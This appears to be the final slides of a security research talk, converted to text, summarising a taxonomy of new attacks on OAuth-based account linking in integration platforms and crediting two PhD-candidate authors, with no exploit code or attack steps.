
Authorization Server (AS)  
a.k.a. Identity Provider (IdP)



Theoretical Attack only


Trusted IdPs

# Summary: Taxonomy of our NEW Attacks





- OAuth-based **Account Linking** in integration platforms has critical **design flaws**
- **1-Click Account Takeovers** still exploitable in-the-wild
- **One Hack to Rule Them All:**
  - **Pervasive impact across all well-known brands**, covering almost entire Internet
  - **All Apps/Services** integrated with these vulnerable platforms are impacted
  - Until platform fixes, **all users** (including you) **can be victims**
- Urgent need for **industrial standards** to secure the entire ecosystem


# Thank you




**Kaixuan Luo\***  
PhD Candidate



**Xianbo Wang**  
PhD Candidate  
 @sanebow




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\* Part of the work done while interning at Samsung



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